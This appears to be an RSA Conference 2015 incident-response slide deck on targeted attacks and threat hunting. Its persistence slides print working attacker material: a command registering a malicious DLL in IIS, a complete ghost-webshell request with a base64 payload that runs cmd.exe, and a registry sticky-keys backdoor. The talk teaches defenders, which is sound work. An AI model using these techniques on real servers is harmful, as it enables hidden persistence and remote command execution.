RSAConference2015
San Francisco | April 20-24 | Moscone Center

CHANGE
Challenge today's security thinking

SESSION ID: EXP-RO4

# You Can't Stop What You Can't See

## Learning from the experiences of others

**Jared Myers**
Principal Consultant – RSA Incident Response
RSA, The Security Division of EMC


**Grant Geyer**
Senior Vice President - Products
RSA, The Security Division of EMC

# Targeted Attacks

- Targeted against an organization
  - Or against a specific vertical
- Researched
  - Can leverage new vulnerabilities
- Planned…relatively
  - Can have a broad command and control structure
- Established Infrastructure
  - Existing resources and assets
  - Can be resourced for medium term campaigns

# APT Key Features


- Highly-targeted
  - Tailored to an individual organization
- Well-researched
  - Reconnaissance on people and processes
- Well-funded
  - Resourced for intensive, long-term attacks
- Designed to evade detection*
  - “Low and slow”
- Multiple vectors
  - Social engineering, application-layer exploits, malware, and data exfiltration techniques, etc.



# With advances in security why are attacks continuing to be successful?

- Exploiting known vulnerabilities
- Targeted phishing
- Brute forcing credentials
- Misconfigurations

# Renouncing Obsolete Approaches



# Persistence: Register DLL with IIS

```
cscript.exe ScriptMaps.vbs -a ".jna,C:\Windows\system32
\inetsrv\maliciousDLL.dll,1,GET,HEAD,POST,TRACE"
```

- Requests for files with .jna extension handled by DLL

# Persistence: Modify System.Web.dll

- System.Web.dll is an assembly of namespaces
  - Can be decomplied with DotNET Reflector
  - Contains hundreds of C# scripts
- We've observed actors modifying two scripts:
  - PageHandlerFactory.cs
  - default_aspx.cs
- Modifications create a "ghost" webshell
  - POST to non-existent web pages
  - Payload contain special marker


# Persistence: Ghost WebShell Example

```
POST /idontexist.aspx HTTP/1.1
Cache-Control: no-cache
Referer: http://mywebserver.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: mywebserver.com
Content-Length: 1113
Connection: Close

4B39DD871AD56E6BFEC750C33138B985=Response.Write("->|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.
FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3Rl
bS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDkzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYX
NlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJv
Y2VzcygpO3ZhciBvdXQ6U3lzdGVtLklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2
MuVXNlU2hlbGxFeGVjdXRlPWZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RT
dGFuZGFyZEVycm9yPXRydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5Fbm
NvZGluZy5HZXRFbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5n
KFJlcXVlc3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYX
JkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7
")),"unsafe");}catch(err){Response.Write("ERROR://"%2Berr.message);}Response.Write("|<
-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkQ6XG15d2Vic2VydmVyXCImd2hvYW1pJmVjaG8gW1NdJmN
kJmVjaG8gW0Vd
```


Marker string

# Persistence: Sticky-key Backdoor




```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```

# RDP Redirection



# What Can We Learn?


- There is No Silver Bullet Control
- Pervasive Visibility is Key
- Empower Passionate Hunters
- Know Your Environment
- Use the Right Data (Not Just IOCs)

# There is No Silver Bullet Control


## At first, there were HACKS

Preventative controls filter known attack paths

# There is No Silver Bullet Control




## At first, there were HACKS


Preventative controls filter known attack paths

## Then, ATTACKS

Despite increased investment in controls, including SIEM

- Relying upon even the most modern controls provides a false sense of security.
- Automation and Detection Technology enhances your analyst's effectiveness – it doesn't replace them.

# Pervasive Visibility is Key





**Now, successful ATTACK CAMPAIGNS target any and all whitespace.**

- The key to understanding a sophisticated attack is being able to put all the pieces of the puzzle together.
- Complete visibility into **every process and network sessions** is required to eradicate the attacker opportunity.


# Pervasive Visibility

Having the ability to track the attackers movements is key



# Find Passionate Hunters and Empower Them


- The best analysts are attracted to the biggest problems.
- Skilled analysts + the right tools + hunting time = Results.
- In most of the cases, had the victims been actively hunting they could have drastically decreased their exposure time.



# Know Your Environment


- Know where your critical assets are.
  - Mail Servers, Domain Controllers, VPN Concentrators, Code Repos
- Knowing what normal looks like helps you spot anomalies.
- Add enhanced visibility around important parts of your infrastructure.
- Template notorious hacks against your environment.

# Know Your Environment

